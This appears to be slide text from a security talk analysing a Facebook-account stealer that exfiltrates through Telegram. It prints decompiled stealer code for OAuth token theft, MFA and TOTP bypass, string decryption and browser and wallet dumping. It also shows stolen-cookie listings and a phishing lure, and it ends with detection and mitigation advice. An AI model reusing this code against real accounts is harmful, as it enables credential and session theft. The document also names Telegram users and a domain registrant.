- Expends a lot of effort in their software development process
- All binaries are signed
- Intricate knowledge of Facebook architecture
 - TOTP mitigations
 - Undocumented end points
- Evades 2FA and MFA
- **Meta Detection :**
 - Malicious OAUTH applications added to your enterprise account



MFA/OTP BYPASS

```
private string GetTokenOculus(HttpClient httpClient, FbData fbData)
{
    fbData.Log("get token ocl");
    string @string = httpClient.GetString("https://mbasic.facebook.com/dialog/oauth?client_id=1517832211847102&redirect_uri=https%
    {
        { "Sec-Fetch-Dest", "empty" },
        { "Sec-Fetch-Mode", "cors" },
        { "Sec-Fetch-Site", "same-origin" }
    });
    if (string.IsNullOrEmpty(@string))
    {
        fbData.Log("No html");
        return null;
    }
    string str = @string.RegGetString("name=\"fb_dtsg\".value=\"(.+)\"");
    string str2 = @string.RegGetString("name=\"scope\".value=\"(.+)\"");
    string str3 = @string.RegGetString("name=\"encrypted_post_body\".value=\"(.+)\"");
    string formData = "fb_dtsg=" + HttpUtility.UrlEncode(str) + "&jazoest=25584&scope=" + HttpUtility.UrlEncode(str2) + "&display=" +
    HttpResponseMessage httpResponseMessage = httpClient.Post("https://mbasic.facebook.com/dialog/oauth/skip/submit/", formData, "
```

```
public string ComputeTotp()
{
    long input = CalculateTimeStepFromTimestamp(DateTime.UtcNow);
    byte[] bigEndianBytes = GetBigEndianBytes(input);
    HMACSHA1 hMACSHA = new HMACSHA1();
    hMACSHA.Key = key;
    byte[] array = hMACSHA.ComputeHash(bigEndianBytes);
    int num = array[^1] & 0xF;
    int num2 = ((array[num] & 0x7F) << 24) | ((array[num + 1] & 0xFF) << 16) | ((array[num + 2] & 0xFF) << 8) | ((array[num + 3] & 0xFF) << 0);
    return num2 >> num;
}
```

```
string text = "5VN6PKUD5ypLbDFrtdFqy+Hqkjp5t57PhX24ao76pAnTMC05ecxkKI6zV7mdXFH21T2rbvg0yU+m9UwsPASoZEjHxBpPk";
byte[] rgbKey = new byte[8] { 91, 243, 81, 87, 209, 2, 227, 33 };
byte[] rgbIV = new byte[8] { 233, 135, 121, 18, 227, 114, 89, 58 };
SymmetricAlgorithm symmetricAlgorithm = DES.Create();
ICryptoTransform cryptoTransform = symmetricAlgorithm.CreateDecryptor(rgbKey, rgbIV);
byte[] array = Convert.FromBase64String(text);
byte[] bytes = cryptoTransform.TransformFinalBlock(array, 0, array.Length);
Console.WriteLine(Encoding.Unicode.GetString(bytes));
```

Results SQL IL+Native Tree

```
"user": {
  "id": 397138469,
  "is_bot": false,
  "first_name": "Đức",
  "last_name": "Tài",
  "username": "TaiDuc"
},
"status": "creator",
"is_anonymous": false
```

```
"user": {
  "id": 1330503744,
  "is_bot": false,
  "first_name": "Tesla",
  "username": "elon_tesla09"
},
"status": "administrator",
```

```
"user": {
  "id": 5518610055,
  "is_bot": false,
  "first_name": "Hoa Sen",
  "last_name": "Tôn",
  "username": "tonhoasensos"
},
"status": "administrator",
"can_be_edited": false,
"can_manage_chat": true,
```

1668757911 | Friday, November 18, 2022 7:51:51 AM

```
"chat": {
  "id": -1001322329456,
  "title": "tai_server_fb_data_quyet",
  "type": "channel"
},
"date": 1668757911,
"document": {
  "file_name": "Log_data_9eecd0f3-dea1-4d66-bd6d-4396c453abe2.zip",
  "mime_type": "application/zip",
  "file_id": "BQACAgUAAx0ETtElcAABBeY7Y3c5lgU_s0So183gf3XMpIbu00EAAp8IAAKY971XV",
  "file_unique_id": "AgADnwgAApj3uVc",
  "file_size": 5795520
},
"caption": "key:1KMMUhiAbDdR7kPU3eGqLYEK19Sy+oqS7/VGH1/xJOWfNDKh0fXPmgeufSYFE3/Op",
"action": "decrypt"
```

GET

getFile?file_id=BQACAgUAAx0CTtElcAABBe ...

Params **Authorization** Headers (6) Body Pre-request Script Tests Settings

Query Params

	KEY	VALUE	DESCRIPTION
<input checked="" type="checkbox"/>	file_id	BQACAgUAAx0CTtElcAABBeZPY3c8XbhD3WaeiUN...	
	Key	Value	Description

Body Cookies Headers (9) Test Results

Status: 200 OK Time: 489 ms Size: 599 B Save

Pretty

Raw

Preview

Visualize

JSON



```
1  {
2    "ok": true,
3    "result": {
4      "file_id": "BQACAgUAAx0CTtElcAABBeZPY3c8XbhD3WaeiUNE0BX_06WyVoQAARKIAAKY97LXY6cqNAky8RMiBA",
5      "file_unique_id": "AgADuQgAapj3uVc",
6      "file_size": 5795520,
7      "file_path": "documents/file_2127.zip"
8    }
9  }
```

Name	Date modified	Type	Size
1	11/19/2022 10:25 AM	File folder	
2	11/19/2022 10:25 AM	File folder	
3	11/19/2022 10:25 AM	File folder	
cookies1.txt	11/18/2022 3:51 PM	Text Document	1,079 KB
cookies2.txt	11/18/2022 3:51 PM	Text Document	38 KB
cookies3.txt	11/18/2022 3:51 PM	Text Document	326 KB
cookies4.txt	11/18/2022 3:51 PM	Text Document	8 KB
cookies5.txt	11/18/2022 3:51 PM	Text Document	89 KB
cookies6.txt	11/18/2022 3:51 PM	Text Document	1 KB
cookies7.txt	11/18/2022 3:51 PM	Text Document	12 KB
cookies8.txt	11/18/2022 3:51 PM	Text Document	503 KB
cookies9.txt	11/18/2022 3:51 PM	Text Document	15 KB
cookies10.txt	11/18/2022 3:51 PM	Text Document	365 KB
cookies11.txt	11/18/2022 3:51 PM	Text Document	99 KB
cookies12.txt	11/18/2022 3:51 PM	Text Document	113 KB
cookies13.txt	11/18/2022 3:51 PM	Text Document	93 KB
cookies14.txt	11/18/2022 3:51 PM	Text Document	602 KB
cookies15.txt	11/18/2022 3:51 PM	Text Document	406 KB
cookies16.txt	11/18/2022 3:51 PM	Text Document	563 KB
cookies17.txt	11/18/2022 3:51 PM	Text Document	9 KB
cookies18.txt	11/18/2022 3:51 PM	Text Document	114 KB
cookies19.txt	11/18/2022 3:51 PM	Text Document	10 KB
cookies20.txt	11/18/2022 3:51 PM	Text Document	182 KB
cookies21.txt	11/18/2022 3:51 PM	Text Document	69 KB
cookies22.txt	11/18/2022 3:51 PM	Text Document	265 KB
cookies23.txt	11/18/2022 3:51 PM	Text Document	156 KB
cookies24.txt	11/18/2022 3:51 PM	Text Document	34 KB
cookies25.txt	11/18/2022 3:51 PM	Text Document	411 KB


```
Expiry":14169113993754,"IsSecure":false,
"IsHttpOnly":false},{ "Name":"BID",
"Value": [REDACTED], "Host": ".toast.com",
"Path":"/", "Expiry":14169113993754, "IsSecure":true,
"IsHttpOnly":false},{ "Name":"__utma", "Value":"207539602.",
[REDACTED], "Host": ".
payments.google.com", "Path":"/", "Expiry":13366435432000,
"IsSecure":false, "IsHttpOnly":false}, {"Name":"__utmz",
"Value": "[REDACTED]m|
utmccn=(referral)|utmcmd=referral|utmcct=/" , "Host": ".
payments.google.com", "Path":"/", "Expiry":13319131432000,
"IsSecure":false, "IsHttpOnly":false},
{"Name":"visitor_id714133", "Value": [REDACTED], "Host": ".
pardot.com", "Path":"/", "Expiry":13618733625198,
"IsSecure":true, "IsHttpOnly":false},
```

FACEBOOK LOOT


```
    "name": [REDACTED]
    "id": [REDACTED]
    "permitted_roles": [
      "DEVELOPER",
      "FINANCE_EDITOR",
      "ADMIN"
    ]
  },
  {
    [REDACTED]
    "name": [REDACTED]
    "id": "[REDACTED]"
    "permitted_roles": [
      "ADMIN"
```

Source Code Release

<https://github.com/just4drama/DuckTail>

Why?

CrowdStrike Falcon



N/A


Static Analysis and ML ⓘ

Last Update: 11/17/2022 11:27:16 (UTC)

View Details: N/A

Visit Vendor: [🔗](#)

MetaDefender



CLEAN


Multi Scan Analysis

Last Update: 11/17/2022 11:27:16 (UTC)

View Details: [🔗](#)

Visit Vendor: [🔗](#)

VirusTotal



CLEAN

Multi Scan Analysis

Last Update: 11/17/2022 11:27:16 (UTC)

View Details: [🔗](#)

Visit Vendor: [🔗](#)

On the Usage of Intelligence

OSINT & Engines



Absence of detections is not equal to the lack of maliciousness

Both AV and engines like VirusTotal

And even your EDR/XDR(insert future technology)



Open-source threat intel provides only backward-looking indicators




The universe of indicators of compromise is greater than

Hashes
URLS
IP Addresses
Registry
PSLists



Normalize the use of binary content as part of indicators of compromise

Observed TTPs



OpSec

Good OpSec

Attackers disable the bot after victims check in



Bots do not have admin privileges





Attacker does not attach their personal cell phone number to telegram account




Attacker does not use any identifiable information in registering for telegram or creating the bot

- Name or social media handle as part of group name or bot name



Who can see your phone number

Don't record yourself



Bot/Chat Investigation

Non-Invasive

- getChatAdministrators
- getChatMember
- getChat
- getUpdates
- setWebhook

Invasive

- createChatInviteLink
- promoteChatMember
- copyMessage ->
forwardMessage

Detections & Mitigations

Common Behaviors

Lookup device public ip with resolvers (where originating process is not a browser)

- ip.anysrc.net
- checkip.dyndns.org
- api.2ip.ua
- api.ipify.org
- ip-api.com
- ipinfo.io

User GeoLocation and BSSID lookup

- Via Registry and public BSSID resolvers

Packing

- Themida, ASPNet, Custom techniques

Bundlers and Installers (PyInstaller)

- Segway : There is a steady increase in the presence of Rust malware

Credential Theft(reading security credential stores)

- Sometimes even launching a headless browser to get further authentication material

Detection

- DNS resolution correlated with process-based activity
- File Integrity Monitoring (FIM) - File Reads
 - To cover most of the credential theft scenarios detect file reads
 - Monitor reads of browser credentials
- Borrowed code from stealer generators
 - Code Similarity
- Certificate Based Data in IDS
 - Identify the SNI in TLS exchange as “api.telegram.org”
- Malicious Command Detection
 - Several machine learning models in the domain
 - Mostly Character Embedding Based
- Anomalous Traffic Detection

BROWSERS

```
hm.insert("edge", Dumper::new("Edge", "Microsoft"));
hm.insert("chromium", Dumper::new("", "Chromium"));
hm.insert("7star", Dumper::new("7Star", "7Star"));
hm.insert("amigo", Dumper::new("", "Amigo"));
hm.insert("brave", Dumper::new("Brave-Browser", "BraveSoftware"));
hm.insert("centbrowser", Dumper::new("", "CentBrowser"));
hm.insert("chedot", Dumper::new("", "Chedot"));
hm.insert("chrome_canary", Dumper::new("Chrome SxS", "Google"));
hm.insert("coccoc", Dumper::new("Browser", "CocCoc"));
hm.insert("dragon", Dumper::new("Dragon", "Comodo"));
hm.insert("elements-browser", Dumper::new("", "Elements Browser"));
hm.insert(
    "epic-privacy-browser",
    Dumper::new("", "Epic Privacy Browser"),
);
hm.insert("chrome", Dumper::new("Chrome", "Google"));
hm.insert("kometa", Dumper::new("", "Kometa"));
hm.insert("orbitum", Dumper::new("", "Orbitum"));
hm.insert("sputnik", Dumper::new("Sputnik", "Sputnik"));
```

- Browser\User Data\Default
- ~/Libraries/Cookies

Crypto Wallets

```
:obfstr!("Exodus").to_string(), obfstr::obfstr!("%APPDATA%\exodus\exodus.wallet\  
  
r!("JaxxWallet").to_string(),  
r!("%APPDATA%\Wallets\Jaxx\com.liberty.jaxx\IndexedDB\file__0.indexeddb.level0  
:obfstr!("Electrum").to_string(), obfstr::obfstr!("%APPDATA%\Electrum\wallets\  
:obfstr!("ByteCoin").to_string(), obfstr::obfstr!("%APPDATA%\bytecoin\  
:obfstr!("Ethereum").to_string(), obfstr::obfstr!("%APPDATA%\Ethereum\keystore\  
:obfstr!("Guarda").to_string(), obfstr::obfstr!("%APPDATA%\Guarda\\Local Storage  
:obfstr!("Coinomi").to_string(), obfstr::obfstr!("%APPDATA%\Coinomi\Coinomi\wall  
:obfstr!("Armory").to_string(), obfstr::obfstr!("%APPDATA%\Armory\  
:obfstr!("ZCash").to_string(), obfstr::obfstr!("%APPDATA%\Zcash\  
);
```


Mitigations

Adopt mitigations when you can

- Binary/Script allowlisting
- Endpoint Detection and Response in enforcement mode
- Phishing resistant security keys
- Revoke security tokens frequently
 - Mitigate stealer attacks
- Conditional Access
- Multi Party Authentication

Know your environment

- E.g. Is a connection to the API of a message expected from non-browsers
- Perform process tree-based detections
- Determine if connection should be sinkholed
- Doesn't scale for large enterprises
- Even in the browser consider the impact of extensions on the browser assumptions
- Rise in Rust and Go malware (Multi platform malware)

Conclusion

Usage of Telegram as a C2 and Exfiltration vector is widespread

Ukraine is not defenseless in CyberSpace

Rise in Rust and Go malware (Multi platform malware)

Don't rely on one source for maliciousness detection

As an attacker practice good OpSec and watch your footprints

Deploy detections and mitigations

Thank You



Q & A



LINKEDIN:
[LINKEDIN.COM/IN/GODWINATTIGAH](https://www.linkedin.com/in/godwinattigah)

Appendix

Initial Access


Most Common Initial Access




Spear
Phishing



Malicious
Ads



Drive-by
Compromis
e



Supply
Chain
Attacks
(Overlays)

Spear Phishing


Phishing purported to come from Turkish government



Phishing purported to come from
Turkish Government



RAR Archive



.NET Executable



Sayın İ [REDACTED]

Ekte belirtilen ürün veya muadili ile ilgili fiyat araştırması yapmaktayız.
Fiyat teklifinizi mail yolu ile tarafımıza bildirmeniz önemle rica olunur.

Teklif yazılırken; aşağıdaki belirtilen maddeleri göz önünde bulundurarak tekliflerinizi hazırlamanız rica olunur.

1. Ticaret Sicil numaranızı belirtmeniz ve **Ticaret Sicil gazetesini paylaşmanız** gerekmektedir,
2. Teklif yazılırken, **tekliflerin gönderilen liste üzerine yazılması** gerekmektedir,
3. KDV hariç tutar yazılmalıdır,
4. Birim fiyatı, Toplam tutarı ve Teslim sürelerini belirtmeniz gerekmektedir,
5. Ürünler TÜBİTAK SAGE'nin Lalahan Yerleşkesi'ne teslim edilecek ve nakliye ücreti, yüklenici firmaya ait olacaktır.
6. Ödeme, fatura tarihli **T.C.M.B Döviz Alış Kuru üzerinden** (muayene kabul komisyonu kabulünü takiben) 21 gün içerisinde TL olarak banka havalesi ile yapılacaktır.

NOT: Teklif verip vermeme durumunuzu belirtmeniz rica olunur.

Teşekkürler,
İyi çalışmalar dilerim.

Best regards.

Supply Chain Management and Procurement Division

Adress:

Email and Network Attributes

Email Header

1Sender [REDACTED]@tubitak.gov.tr>

2MIME-Version

3Content-Type multipart/mixed; boundary="Mark=_364390734182195367227"
{6315AE67-1-65C44CB9-4FD7}

4X-MTA-CheckPoint

5Authentication-Results venus.hostxpress.page; spf=pass (sender IP is 127.0.0.1) smtp.mailfrom=[REDACTED]@tubitak.gov.tr smtp.helo=webmail.ijcarga.com

6Received-SPF pass (venus.hostxpress.page: connection is authenticated)

7In-Reply-To [REDACTED]

8X-Sender [REDACTED]@tubitak.gov.tr

9X-PPP-Message-ID <166236324592.2052926.6 516792004089511165@venus.hostxpress.page>

10X-PPP-Vhost **ijcarga.com**

11X-Virus-Scanned clamav-milter 0.103.7 at venus.hostxpress.page

12X-Virus-Status Clean

13Return-Path [REDACTED]@tubitak.gov.tr X-MS-Exchange-Organization-Network-Message-Id: b16b4550-66a3-4827-98d6-08da8f15c4a2

14X-Auto-Response-Suppress DR, OOF, AutoReply


15X-MS-Exchange-Organization-AuthSource [REDACTED]

16X-MS-Exchange-Organization-AuthAs Anonymous

SMTP EHLO Domain Info (ijcarga.com)

Handle	1
Name	Rizwan Ikram
Organization	Computer Services Professionals
Email	info@cs-pro.biz
Phone	tel: +92.3332206717
Kind	individual
Mailing Address	Own Plaza, Block C Stairway #4,, 2nd Floor, C23. Nazimabad #1, Karachi, Sindh, 74600, PK

0 detections != Not Malicious



The screenshot shows a file analysis interface for a file named 'SysInfo.dll'. A large green circle on the left contains the number '0' and the text '/ 63', representing the number of detections. Below this is a 'Community Score' section with a question mark icon and a red-to-green gradient bar. A green message box at the top states: 'No security vendors and no sandboxes flagged this file as malicious'. The file's SHA-256 hash is '04d8057e882b6f876891d9762eb2f0106fc507f0aecd279fcea370948ae63066', its size is '58.79 MB', and it was submitted '2022-02-11 11:12:35 UTC' (5 months ago). The file type is 'EXE'. A navigation bar includes tabs for 'DETECTION', 'DETAILS', 'RELATIONS', 'BEHAVIOR', 'CONTENT', 'SUBMISSIONS', and 'COMMUNITY'. Under the 'DETECTION' tab, a section titled 'Crowdsourced YARA Rules' shows a warning icon and a rule match: 'Matches rule INDICATOR_EXE_DotNET_Encrypted by ditekSHen from ruleset indicator_packed at https://github.com/ditekshen/detection'. A sub-note below the rule reads: '↳ Detects encrypted or obfuscated .NET executables'.

0 / 63

Community Score

✓ No security vendors and no sandboxes flagged this file as malicious

04d8057e882b6f876891d9762eb2f0106fc507f0aecd279fcea370948ae63066

SysInfo.dll

58.79 MB Size

2022-02-11 11:12:35 UTC

5 months ago

EXE

overlay peexe

DETECTION DETAILS RELATIONS BEHAVIOR CONTENT SUBMISSIONS COMMUNITY

Crowdsourced YARA Rules ⓘ

⚠ Matches rule **INDICATOR_EXE_DotNET_Encrypted** by ditekSHen from ruleset indicator_packed at <https://github.com/ditekshen/detection>

↳ Detects encrypted or obfuscated .NET executables

```

        ListFile();
    }
